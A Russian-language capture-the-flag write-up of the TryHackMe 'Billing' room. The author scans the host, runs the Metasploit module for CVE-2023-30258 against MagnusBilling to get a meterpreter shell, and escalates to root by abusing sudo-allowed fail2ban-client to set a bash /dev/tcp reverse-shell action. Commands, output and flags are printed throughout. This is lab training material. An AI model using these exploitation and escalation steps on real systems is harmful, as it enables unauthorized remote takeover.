

Волксеру

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 19:54 (*Афигенная комната, можно сказать для разминки и просто для получения кайфа от хакинга самое то!*).

Использованные файлы:

- rockyou.txt - файл по факту для брутфорса паролей, но мы его использовали для повышения привилегий.
- user.txt - user флаг.
- root.txt - root флаг.

Порядок действий:

1) Создание папки комнаты, включение win kex для удобства, включение vpn для доступа к комнатам

1. `clear; mkdir billing; cd billing; clear; kex --win; clear; sudo openvpn ../Kolya080808.ovpn`
2. `clear; sudo ./thm-troubleshoot; nmap -sCV 10.10.203.196; sleep 100; clear; cd billing`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 79:ba:5d:23:35:b2:f0:25:d7:53:5e:c5:b9:af:c0:cc (RSA)
|   256 4e:c3:34:af:00:b7:35:bc:9f:f5:b0:d2:aa:35:ae:34 (ECDSA)
|_  256 26:aa:17:e0:c8:2a:c9:d9:98:17:e4:8f:87:73:78:4d (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /mbilling/
| http-title:          MagnusBilling
```

```
|_Requested resource was http://10.10.45.188/mbilling/  
|_http-server-header: Apache/2.4.56 (Debian)  
3306/tcp open  mysql      MariaDB 10.3.23 or earlier (unauthorized)  
5038/tcp open  asterisk Asterisk Call Manager 2.10.6  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3) Зайдя в MetaSploit, я нашел эксплоит для MagnusBilling 7:

- Результат:

```
(kolya080808@Nikolapc) [~/billing]  
$ msfconsole  
Metasploit tip: View all productivity tips with the tips command  
  
===== Metasploit v6.4.50-dev =====  
-- -- -- [ 2495 exploits - 1283 auxiliary - 393 post ]  
-- -- -- [ 1607 payloads - 49 encoders - 13 nops ]  
-- -- -- [ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search MagnusBilling  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258	2023-06-26	excellent	Yes	MagnusBilling application unauthenticated Remote Command Execution.
1	_ target: PHP	.	.	.	.
2	_ target: Unix Command	.	.	.	.
3	_ target: Linux Dropper	.	.	.	.

CVE-2023-30258 Detail

MODIFIED


This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Command Injection vulnerability in MagnusSolution magnusbilling 6.x and 7.x allows remote attackers to run arbitrary commands via unauthenticated HTTP request.

4) Посмотрев в README.md, я увидел, что версия нам подходит:

- Результат:



5) Поэтому я просто ввел все необходимые данные и получил reverse shell:

- Результат:

```
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set rhosts 10.10.45.188
rhosts => 10.10.45.188
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set lhost 10.21.44.10
lhost => 10.21.44.10
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > exploit
[*] Started reverse TCP handler on 10.21.44.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.10.45.188:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 4 seconds.
[*] Elapsed time: 4.21 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.10.45.188
[+] Deleted JeSlouhdyfKgr.php
[*] Meterpreter session 1 opened (10.21.44.10:4444 -> 10.10.45.188:43726) at 2025-04-05 18:48:25 +0300

meterpreter > ls -la
Listing: /var/www/html/mbilling/lib/icepay
=====
Mode                Size      Type      Last modified          Name
-----
100700/rwx-----  768      fil      2024-02-27 22:44:28 +0300 icepay-cc.php
100700/rwx-----  733      fil      2024-02-27 22:44:28 +0300 icepay-ddebit.php
100700/rwx-----  736      fil      2024-02-27 22:44:28 +0300 icepay-directebank.php
100700/rwx-----  730      fil      2024-02-27 22:44:28 +0300 icepay-giropay.php
100700/rwx-----  671      fil      2024-02-27 22:44:28 +0300 icepay-ideal.php
100700/rwx-----  720      fil      2024-02-27 22:44:28 +0300 icepay-mistercash.php
100700/rwx-----  710      fil      2024-02-27 22:44:28 +0300 icepay-paypal.php
100700/rwx-----  699      fil      2024-02-27 22:44:28 +0300 icepay-paysafecard.php
100700/rwx-----  727      fil      2024-02-27 22:44:28 +0300 icepay-phone.php
100700/rwx-----  723      fil      2024-02-27 22:44:28 +0300 icepay-sms.php
100700/rwx-----  699      fil      2024-02-27 22:44:28 +0300 icepay-wire.php
100700/rwx-----  25097   fil      2024-03-27 22:55:23 +0300 icepay.php
100644/rw-r--r--    0      fil      2024-09-13 12:17:00 +0300 null
```

6) Далее я осмотрелся, зашел в /home и получил user флаг:

- Результат:

```

asterisk@Billing:/var/www/html/mbilling/lib$ cd /home
cd /home
asterisk@Billing:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root   root   4096 Mar 27  2024 .
drwxr-xr-x 19 root   root   4096 Mar 27  2024 ..
drwxr-xr-x 15 magnus magnus 4096 Sep  9  2024 magnus
asterisk@Billing:/home$ cd magnus
cd magnus
asterisk@Billing:/home/magnus$ ls -la
ls -la
total 76
drwxr-xr-x 15 magnus magnus 4096 Sep  9  2024 .
drwxr-xr-x  3 root   root   4096 Mar 27  2024 ..
lrwxrwxrwx  1 root   root      9 Mar 27  2024 .bash_history -> /dev/null
-rw-r--r--  1 magnus magnus  220 Mar 27  2024 .bash_logout
-rw-r--r--  1 magnus magnus 3526 Mar 27  2024 .bashrc
drwxr-xr-x 10 magnus magnus 4096 Sep  9  2024 .cache
drwxr-xr-x 11 magnus magnus 4096 Mar 27  2024 .config
drwxr-xr-x  3 magnus magnus 4096 Sep  9  2024 .gnupg
drwxr-xr-x  3 magnus magnus 4096 Mar 27  2024 .local
-rwxr-xr-x  1 magnus magnus  807 Mar 27  2024 .profile
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 .ssh
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Desktop
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Documents
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Downloads
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Music
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Pictures
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Public
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Templates
drwxr-xr-x  2 magnus magnus 4096 Mar 27  2024 Videos
-rw-r--r--  1 magnus magnus   38 Mar 27  2024 user.txt
asterisk@Billing:/home/magnus$ cat user
cat user.txt
THM{4a6831d5f124b25eefb1e92e0f0da4ca}

```

THM{4a6831d5f124b25eefb1e92e0f0da4ca}

7) Прописав sudo -l, я заметил интересную деталь: мы имеем доступ от суперпользователя к fail2ban клиенту:

- Результат:

```

asterisk@Billing:/home/magnus$ sudo -l
sudo -l
Matching Defaults entries for asterisk on Billing:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on Billing:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client

```

8) Прочитав несколько статей ([тык](#), [тык](#), [тык](#)), я составил [небольшую схемку](#) (не нажимайте если вы не в обсеидиане это смотрите), и, следовав по зеленым пунктам в ней, я получил reverse shell:

- Результат:



```
sudo /usr/bin/fail2ban-client set sshd unbanip 10.21.44.10
1
asterisk@Billing:/var/www/html/mbilling/lib/icepay$ sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'bash -i >& /dev/tcp/10.21.44.10/8888 0>&1'"
sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'bash -i >& /dev/tcp/10.21.44.10/8888 0>&1'"
/bin/bash -c 'bash -i >& /dev/tcp/10.21.44.10/8888 0>&1'
```

```
(kolya080808 Nikolapc)-[~]
$ nc -lvnp 8888
listening on [any] 8888 ...

connect to [10.21.44.10] from (UNKNOWN) [10.10.45.188] 44906
bash: cannot set terminal process group (2451): Inappropriate ioctl for device
bash: no job control in this shell
root@Billing:/#
root@Billing:/# cd root
cd root
```

9) Читаем флаг:

- Результат:

```
root@Billing:/root# ls -la
ls -la
total 48
drwx----- 6 root root 4096 Mar 31 2024 .
drwxr-xr-x 19 root root 4096 Mar 27 2024 ..
lrwxrwxrwx 1 root root 9 Mar 27 2024 .bash_history -> /dev/null
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwx----- 3 root root 4096 Mar 27 2024 .cache
-rw-r--r-- 1 root root 1 Mar 31 2024 filename
drwx----- 3 root root 4096 Mar 30 2024 .gnupg
drwxr-xr-x 3 root root 4096 Mar 27 2024 .local
lrwxrwxrwx 1 root root 9 Mar 27 2024 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 17 Mar 27 2024 passwordMysql.log
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r--r-- 1 root root 38 Mar 27 2024 root.txt
drwxr-xr-x 3 root root 4096 Mar 27 2024 .subversion
-rw-r--r-- 1 root root 180 Mar 27 2024 .wget-hsts
root@Billing:/root# cat root.txt
cat root.txt
THM{33ad5b530e71a172648f424ec23fae60}
```

THM{33ad5b530e71a172648f424ec23fae60}

ура!

Примечание


Примечание

Афигенная комната, правильно сделана, мне понравилось. С fail2ban я еще не повышал привилегии)

Огромное спасибо TryHackMe за комнату!


Итог:

Фотоподтверждение прохождения:



Видео выполнения:

- Оригинал:



- [YouTube](#)